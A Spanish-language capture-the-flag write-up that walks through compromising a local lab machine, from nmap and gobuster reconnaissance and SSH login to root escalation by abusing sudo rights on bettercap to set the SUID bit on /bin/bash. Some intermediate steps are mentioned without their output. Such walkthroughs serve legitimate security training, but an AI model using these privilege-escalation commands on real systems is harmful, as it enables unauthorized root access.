Desplegamos la máquina.

```
❯ sudo bash auto_deploy.sh aguademayo.tar
[sudo] contraseña para kali:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.061 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.061/0.061/0.061/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
|_  256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Con whatweb vemos las tecnologías que tiene la página web.

```
❯ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2
.4.59 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]
```

Al inspeccionar la web vemos algo cifrado.

```
<!--
++++++++++[>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>+++++++
-->
```


Usamos un decodificador brainfuck. De este modo obtendremos el texto claro.



Después realizamos un escaneo de directorios y archivos ocultos con gobuster.

```
❯ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 -x php,html -t 100
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 11142]
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
```

Nos descargamos una imagen que seguramente tenga algo en su interior.



Nos conectamos a ssh con el usuario que hemos encontrado y la contraseña que desencriptamos anteriormente. También comprobamos que estamos en un grupo lxd con el que a veces se puede escalar privilegios a root.

```
❯ ssh agua@172.17.0.2
agua@172.17.0.2's password:
Linux bec160de1f24 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 11 10:40:44 2025 from 172.17.0.1
agua@bec160de1f24:~$ id
uid=1000(agua) gid=1000(agua) groups=1000(agua),104(lxd)
```

Justo cuando vemos en el directorio de agua que tenemos el archivo necesario para escalar privilegios a root con lxd.

```
agua@bec160de1f24:~$ ls -la
total 3212
drwxr-xr-x 1 agua agua    4096 May 14  2024 .
drwxr-xr-x 1 root root    4096 May 14  2024 ..
-rw------- 1 agua agua     568 May 14  2024 .bash_history
-rw-r--r-- 1 agua agua     220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 agua agua    3526 Apr 23  2023 .bashrc
drwxr-x--- 3 agua agua    4096 May 14  2024 .config
-rw-r--r-- 1 agua agua     807 Apr 23  2023 .profile
-rw-r--r-- 1 agua agua 3259593 May 14  2024 alpine-v3.13-x86_64-20210218_0139.tar.gz
```

En el historial vemos que ya tiene creado un alias para el archivo comprimido.

```
agua@bec160de1f24:~$ cat .bash_history
su root
passwd root
su root
exit
id
exit
git clone  https://github.com/saghul/lxd-alpine-builder.git
service lxd start
ls
wget http://192.168.0.108/alpine-v3.13-x86_64-20210218_0139.tar.gz
sl
ls
lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
lxd init
agua@c6991e8ce3ed:~$ lxd init

Error: Failed to connect to local LXD: Get "http://unix.socket/1.0": dial unix /var/lib/lxd/unix.so
cket: connect: no such file or directory
lxd init
```

Comprobamos que le dio error a la hora de iniciarlo por lo que vamos a ver si tenemos algún binario con sudo -l para poder escalar privilegios a root.

```
agua@bec160de1f24:~$ sudo -l
Matching Defaults entries for agua on bec160de1f24:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbi

User agua may run the following commands on bec160de1f24:
    (root) NOPASSWD: /usr/bin/bettercap
```

Nos dice que podemos ejecutar comandos en la última opción.

```
agua@bec160de1f24:~$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' f

172.17.0.0/16 > 172.17.0.2 » [10:52:21] [sys.log] [war] exec: "ip": e
PATH
172.17.0.0/16 > 172.17.0.2 » help

            help MODULE : List available commands or show module specif
provided.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone f
d.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that
.
                 clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current sessi
             ! COMMAND : Execute a shell command and print its output.
```

Vamos a modificar la bash para que tenga permisos suid y de ese modo abrir la bash con la flag -p y listo, ya somos root.

```
172.17.0.0/16 > 172.17.0.2 » ! chmod 4755 /bin/bash

172.17.0.0/16 > 172.17.0.2 » exit
```

```
agua@bec160de1f24:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
```

```
agua@bec160de1f24:~$ /bin/bash -p
bash-5.2# id
uid=1000(agua) gid=1000(agua) euid=0(root) groups=1000(agua),104(lxd)
```